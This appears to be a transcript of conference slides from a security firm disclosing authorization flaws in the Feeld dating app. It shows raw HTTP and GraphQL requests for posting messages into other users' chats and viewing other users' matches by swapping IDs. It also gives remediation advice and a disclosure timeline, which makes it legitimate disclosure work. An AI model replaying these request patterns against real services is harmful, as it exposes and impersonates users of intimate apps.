Vulnerability #7 – Send messages in other people's chat

Reproduction steps:

2. Send a message to that channel id:



The screenshot shows a network request and response in a browser developer tools interface.

Request:

```
Pretty Raw Hex JSON Web Token
1 POST /channels/messaging/50dd83b1-9dda-4940-b6bb-04891e9500bd/message?user_id=f30299eb-df4d-4685-92fa-be7aaaf2410d&connection_id=65e49e20-0a05-1a29-0000-00000089485d&api_key=y4tp4akjeb49 HTTP/2
2 Host: chat.stream-io-api.com
3 Accept: application/json, text/plain, */*
4 Authorization: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoZjMwMjk5ZWItZGY0ZC00Njg1LTkyZmEtYnU3YWFhZjI0MTBkIn0.7LLzAAWTxLhkUT2320gMQLw-sTwP1-uxcujkc0Fm6EA
5 Stream-Auth-Type: jwt
6 X-Stream-Client: stream-chat-react-native-android-5.22.1
7 X-Client-Request-Id: afdd65a8-7ea1-4370-bfcc-62a88ecbdb6b
8 Content-Type: application/json
9 Content-Length: 206
10 Accept-Encoding: gzip, deflate, br
11 User-Agent: okhttp/4.10.0
12
13 {
  "message": {
    "id": "9d59b2cd-a0de-40e9-9243-24cac70afcfc",
    "text": "Hello from the attacker",
    "mentioned_users": [
    ],
    "custom_properties": {
      "type": "text",
      "status": "regular"
    },
    "attachments": [
    ],
    "skip_enrich_url": true
  }
}
```

Response:

```
Pretty Raw Hex Render Diff
1 HTTP/2 201 Created
2 Access-Control-Allow-Headers: x-requested-with, content-type, accept, x-csrf-token, content-encoding, x-client-request-id
3 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTION
4 Access-Control-Allow-Origin: *
5 Access-Control-Max-Age: 86400
6 Cache-Control: no-cache
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 X-Ratelimit-Limit: 2000
10 X-Ratelimit-Remaining: 1775
11 X-Ratelimit-Reset: 1709753100
12 Date: Wed, 06 Mar 2024 19:24:40 GMT
13 Content-Length: 941
14 X-Envoy-Upstream-Service-Time: 100
15 Strict-Transport-Security: max-age=31536000; includeSubDomains
16 Server: stream-edge
17 Strict-Transport-Security: max-age=31536000; includeSubDomains
18
19 {
  "message": {
    "id": "9d59b2cd-a0de-40e9-9243-24cac70afcfc",
    "text": "Hello from the attacker",
    "html": "\u003cp\u003eHello from the attacker\u003c/p\u003e\n",
    "type": "regular",
    "user": {
      "id": "f30299eb-df4d-4685-92fa-be7aaaf2410d",
      "role": "admin",
      "created_at": "2024-01-29T08:27:47.605129Z",
      "updated_at": "2024-02-29T11:12:27.188477Z",
      "last_active": "2024-03-06T19:20:12.017336026Z",
      "banned": false,
      "online": false,
      "profileIsIncognito": false,
      "name": "R"
    }
  }
}
```


The request body contains a JSON object with a 'message' field. The 'text' field is set to 'Hello from the attacker'. The response body also contains a JSON object with a 'message' field, which has a 'text' field set to the same value, along with other fields like 'id', 'type', and 'user'.

Vulnerability #7 – Send messages in other people's chat

Reproduction steps:

3.The victim will receive a notification, as seen on the right:

Tap the notification and you will see the message. The victim cannot verify whether this message comes from the partner they matched with, or from a 3rd party, an attacker, like in this case.



The chat displayed on the right, is between 2 users: 'D' and 'Bogdan'. Although, the system shows the notification is coming from user 'B' (the attacker's name), the attacker can change their name on their profile, as this field is editable and not unique.



#1 Broken Object Level
Authorization
Category

Vulnerability #8 – View other people's matches

Details: We can check who did other people match with and their full profile information, such as 'imagineName', age, photos, gender, sexuality, status, data of birth.

Instance: <https://core.api.feeld.co/graphql>
("operationName":"ChatListQuery")

Vulnerability #8 – View other people's matches

Reproduction steps:

1. Enter the mobile application and go to the 'Discover profiles' menu.
2. It will make a request to /graphql with the "operationName": "ChatListQuery", as seen below:

The screenshot shows a GraphQL debugger interface with two panes: Request and Response.

Request:

```
POST /graphql HTTP/2
Host: core.api.feeld.co
Accept: */*
Authorization: Bearer eyJhbGciOiJSUzI1NiisImtpZC16IjYwOWY4ZTMzN22jNzg1NTE02TExMGM22Dg8N2Y8M2M3NDM1M2U0YWYiLCJ0eXAiOiJkV1QifQ.eyJpc3MiOiJodHRwczovL3N1Y3VyZXRva2VuLmdvb2dsZ55jb28vZjItcHJvZC01MzQ3NSIsImf1ZCI6ImYyLXByb2QtNTM0NzUiLCJhdXRox3RpbwUi0je3MDkzNjU2NDksInVzZXJfaWQi0ifzZWdvQjL5Z1N1ZXQ3dlhvVGVuMjhzeFR3aozIiwic3Viijoim2VnVU5eWdTdwV0N32Yb1RlbjI4c3hUd2tKMyIsImIhdCI6MTcw0Tc5NTgwMywiZXhwIjoxNzASNzk5NDAzLC1lbWFpbC16InNvbnlfcG9ya@B5YWhvby5jb28iLCJlbWFpbF92ZXJpZmllZC16dHJ1ZSwiZmlyZWHjc2Ui0nsiaWRlbnRpdG1eyJlbWFpbC16MyJzb255X3BvcmtAeWFob28uWfob28uTl19LCJzaWduX2luX3Byb32pZGVyIjoicGFzc3dvcnlfX0.hD6EpK0rwPQnqXG5j1L5j7PHhMKntna8Rpg3suL0w-7UX2RL40ItIs4iaR6FtU5IsqmSb5wL4woNzHpx26Ve5nvzgUB72M_gIUbm@0H3mHafzovl_16p6D1qDzT-usBGe cq89aE6r5AHFmdJlaL9TYjKJDzb-umIBfMNyPmZDkSa1Jouxt0nemGC0qtJ79LSam7HM-LfpCfQnvZNGxUduzNe2AGIcahWLpwtWSSncojfVopLiPeG8mW-YcXaUlsxy_OsguWjBWLvqzAzk02bLFbcuxTkrWuSflQFBgnJ2czpi8wn-YrvJLH1vx43jb_wFYXptCjx3u0vuFTw
X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c
User-Agent: feeld-mobile
Content-Type: application/json
Content-Length: 2203
Accept-Encoding: gzip, deflate, br
{
  "operationName": "ChatListQuery",
  "variables": {
    "limit": 100,
    "profileId": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c"
  },
  "query": "query ChatListQuery($profileId: String!, $chatsCursor: String, $matchesCursor: String, $limit: Int = 25) { \n    profile(id: $profileId) { \n      id\n      chats(limit: 10, status: ACTIVE, cursor: $chatsCursor) { \n        nodes { \n          ...ChatListItemChatFragment\n          __typename\n        }\n        pageInfo { \n          hasNextPage\n          nextPageCursor\n          __typename\n        }\n        __typename\n      }\n      ...ConnectionsModalMatchesFragment\n      __typename\n    }\n    \n    fragment ChatListItemChatFragment on Chat { \n      ...ChatFragment\n      __typename\n    }\n    \n    fragment ChatFragment on Chat { \n      id\n      name\n      type\n      streamChatId\n      status\n      ...ChatSettingsChatFragment\n      members { \n        ...ChatMemberFragment\n        __typename\n      }\n      __typename\n    }\n  }\n}
```

Response:

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Thu, 07 Mar 2024 07:48:55 GMT
Access-Control-Allow-Origin: *
Cache-Control: no-store
Apigw-RequestId: UP6oRhKkiYcEJ9g=
X-Cache: Miss from cloudfront
Via: 1.1 ad6a59dd9fdcf1afb57f7131fc96bf20.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: LHR50-P3
X-Amz-Cf-Id: WMkg3vb81tYTCD9-qXh6LX5bz2LoiNApJjewIzAbinW9AUOB5PS1Ng==
{
  "data": {
    "profile": {
      "id": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c",
      "chats": {
        "nodes": [
          {
            "id": "chat#6d61b0ec-363a-4a84-8f04-684e4383bfa4",
            "name": null,
            "type": "PRIVATE",
            "streamChatId": "3dfcbdb-74fb-4d75-8484-29b569a218e0",
            "status": "ACTIVE",
            "__typename": "Chat",
            "members": [
              {
                "id": "profile#e6c48931-e634-42d3-9db1-9bf56fc1629c",
                "status": "ACTIVE",
                "analyticsId": "f30299eb-df4d-4685-92fa-be7aaaf2410d",
                "imaginaryName": "B",
                "streamUserId": "f30299eb-df4d-4685-92fa-be7aaaf2410d",
                "age": 33,
                "dateOfBirth": "1991-02-27T00:00:00.000Z",
                "sexuality": "STRAIGHT"
              }
            ],
            "__typename": "Chat"
          }
        ],
        "__typename": "ConnectionsModalMatchesFragment"
      },
      "__typename": "Profile"
    }
  }
}
```

Vulnerability #8 – View other people's matches

Reproduction steps:

3. Change the profileId to that belonging to a victim user, such as: 00ab5791-e42e-58e2-ab51-e30a453d791f. Thus, we can view that account's matches, as seen below:

The screenshot shows a GraphQL debugger interface with two panes: Request and Response.

Request:

```
1 POST /graphql HTTP/2
2 Host: core.api.feeld.co
3 Accept: */*
4 Authorization: Bearer eyJhbGciOiJSUzIiNiIsImtpZCI6IjYwOWY4ZTMzN2ZjNzg1INTE0ZTExMGH2ZDg0N2Y0M2M3NDM1M2U0YWY1LCJ8eXAiO1JKV1QifQ.eyJpc3Mi0iJodHRwczovL3NlY3VyZXrva2VuLmdvb2dsZS5jb20vZjItcHJvZC01MzQ3NSIsInF1ZCI6InYlXByb2QtNTM0NzUiLCJhdXRoX3RpbwUi0je3MDkzNjU2NDksInVzZXJfaWQi0iIzZwdV0jl5Z1N1ZXQ3dlhvVGVuMjhzeFR3a@oziwiic3ViIjoiM2VnVUI5ewdTdw0N3ZYb1RlbjI4c3Hud2tKMyIsInlhdc16MTcw0Tc5NTgwMywiZXhwIjoxNzASNzk5NDazLCJlbWFpbCI6InNvbnlfcG9ya@B5YWhvby5jb20iLCJlbWFpbF922XjPzmllZCI6dHJ1ZSwizmlyZWJhc2UiOnsiaWRlbmRpdGlccyI6eyJlbWFpbCI6WyJzb255X3BvcmtAeWFob28uY29tI119LCJzaWduX2luX3Byb3ZpZGVyIjoiCGfzc3dvcml0ifX0.hDbEpRwpLj7PHhMKntna8Rpg3suL0v-7UX2RL4DItIs4iaR6FtU5Isrn0Sb5wl4woNzHpx26Ve5nvzgUB72M_gIUbm00HjnMafzovL_16p601qDzT-us8Gecq89aE6r5AHFmdJla9TYjKJDzb-unIBfWNyPmZDkSa1Jouxt0nemgC0qTJ79L5am7HM-LTpCfQnvZNGxUduzNe2AGIcahWLpwtWSncojfVopL1PeG8mW-YcKaUlsxy_OsguWjBWLvqzAZk02bLFBCuxrTkrWuSflQFBegyGNj2czpi0wn-YrivJlH1vx43j_b_wFYXptCjx3u0vuFTw
5 X-Profile-Id: profile#e6c48931-e634-42d3-9db1-9bf56fc1629c
6 User-Agent: feeld-mobile
7 Content-Type: application/json
8 Content-Length: 2203
9 Accept-Encoding: gzip, deflate, br
10
11 {
  "operationName": "ChatListQuery",
  "variables": {
    "limit": 100,
    "profileId": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f"
  },
  "query": "query ChatListQuery($profileId: String!, $chatsCursor: String, $matchesCursor: String, $limit: Int = 25) {\\n    profile(id: $profileId) {\\n        id\\n        chats(limit: 10, status: ACTIVE, cursor: $chatsCursor) {\\n            nodes {\\n                ...ChatListItemChatFragment\\n                __typename\\n            }\\n            pageInfo {\\n                hasNextPage\\n                nextPageCursor\\n                __typename\\n            }\\n            __typename\\n        }\\n        fragment ChatListItemChatFragment on Chat {\\n            ...ChatFragment\\n            __typename\\n        }\\n        fragment ChatFragment on Chat {\\n            id\\n            name\\n            type\\n            streamChatId\\n            status\\n            ...ChatSettingsChatFragment\\n            members {\\n                ...ChatMemberFragment\\n                __typename\\n            }\\n            __typename\\n        }\\n        __typename\\n    }\\n    __typename\\n}
```

Response:

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 Vary: Accept-Encoding
4 Date: Thu, 07 Mar 2024 07:24:01 GMT
5 Access-Control-Allow-Origin: *
6 Cache-Control: no-store
7 Apigw-Requestid: UP2-sikkiycEMVA=
8 X-Cache: Miss from cloudfront
9 Via: 1.1 0f9abff0779787e38b3d83ae17ff6224.cloudfront.net (CloudFront)
10 X-Amz-Cf-Pop: LHR50-P3
11 X-Amz-Cf-Id: iKewGrClWcZJKq2oIHvvGI7PzvUVnhvIYzVbzry84x0d9ht05v26g==
12
13 {
  "data": {
    "profile": {
      "id": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f",
      "chats": {
        "nodes": [
          {
            "id": "chat#910e3676-ece4-4592-8ac0-9d02fa6743b7",
            "name": null,
            "type": "PRIVATE",
            "streamChatId": "50dd83b1-9dda-4940-b6bb-04891e9500bd",
            "status": "ACTIVE",
            "__typename": "Chat",
            "members": [
              {
                "id": "profile#00ab5791-e42e-58e2-ab51-e30a453d791f",
                "status": "ACTIVE",
                "analyticsId": "dz12dJkUiley",
                "imaginaryName": "Bogdan",
                "streamUserId": "63a0b904214b6d0001000166",
                "age": 34,
                "dateOfBirth": "1990-01-01T00:00:00.000Z",
                "sexuality": "STRIGHT"
              }
            ],
            "__typename": "Chat"
          }
        ],
        "__typename": "Chat"
      }
    }
  }
}
```

The response shows a list of chats for the specified profile, including their IDs, names, types, and member details.

Remediation

Developers:

1. Implement the authorization checks between users. These must be on the back-end and not front-end.
2. Implement user levels (ex: basic user, premium user).
3. Based on user levels, implement access controls between these & restrict the information returned to the user based on user level.

DevSecOps:

1. Integrate security tools in your CI/CD pipeline. Challenging for tools discovering IDORs (GUIDs).

CISO

1. Do data mapping – identify all personal data your org. collects, processes and stores, including where it is located and how it is used.
2. Implement Data Protection Measures: Introduce technical and organizational measures to protect personal data, such as encryption, access controls, and regular security testing.

Fines:

1. In July 2024, Uber was fined 290 million Euros for violating the GDPR's international data transfer rules, by transferring sensitive driver information to its US headquarters
2. In May 2025, Ireland DPC (Data Protection Commission) slammed TikTok With €530 Million GDPR Fine for sending EEA user data to China

Remediation

Feeld:

Have remediated all the issues we flagged.

2024/03/08 – The disclosure of all the above issues to Feeld.

2024/03/08 – Feeld asked for the testing account details used during testing.

2024/04/02 – Feeld – ‘We are continuing to review the findings. Hence, if you can **hold off** publication ... it would be helpful’

2024/05/28 – Feeld: ‘we deployed several fixes. Thus, we kindly ask that you **delay** your findings for a maximum of 2 weeks, allowing us to confirm that we have resolved the flags in your report and ensuring that the safety of our Members remains sound’.

2024/06/08 – 3 months have passed since the initial disclosure email.

2024/06/20 – Feeld: ‘We appreciate your patience. Meanwhile, the team is cleaning up a few remaining items’.

2024/07/08 – 4 months have passed.

2024/07/15 – Feeld: ‘[...] a few issues still require a more complex set of remediations. [...] we appreciate your allowing us time to fully resolve before publishing any of your findings’.

2024/08/04 – Feeld: ‘Our teams are actively working to resolve the remaining findings. Please **hold off** publishing until we can confirm that we have resolved these items.’

2024/08/08 – 5 months have passed.

2024/08/16 – Feeld: ‘we have implemented the required changes to mitigate the remaining findings’.

2024/09/08 – 6 months have passed.

2024/09/10 – Blog published.

Full article

Research:

<https://fortbridge.co.uk/research/feeld-dating-app-nudes-data-publicly-available/>

The Guardian:

<https://www.theguardian.com/business/2024/sep/17/dating-app-feeld-personal-data-cybersecurity>

Slides – Github – To be published:

<https://github.com/orgs/FORTBRIDGE-UK/>

POLYAMOROUS DATA ACCESS



See Our Leading Research Insights

1. For **web app pentest research** and a peek into PHP internals, check [**Multiple Concrete CMS Vulnerabilities \(Part 1 – RCE\)**](#): This article investigates achieving remote code execution through 2 race conditions vulnerabilities in the file upload functionality in Concrete CMS, providing a detailed examination of potential security risks and mitigation strategies.
2. For **API testing research**, check [**Mass Account Takeover in Yunmai Smart Scale API**](#): This article details a pentest of Yunmai's Android and iOS smart scale API, revealing several issues, including a chained attack leading to mass account takeover.
3. For our **open source contribution to security tools**, check [**Phishing Like a Pro: A Guide for Pentesters to Add SPF, DMARC, DKIM, and MX Records to Evilginx**](#): This guide delves into advanced phishing techniques and how to effectively use SPF, DMARC, DKIM, and MX records with Evilginx for penetration testing.

Q

&

A



Bogdan Tiron

Founder @ FORTBRIDGE | Lead Security Consultant | Helping companies secure their...



nts



THANK YOU!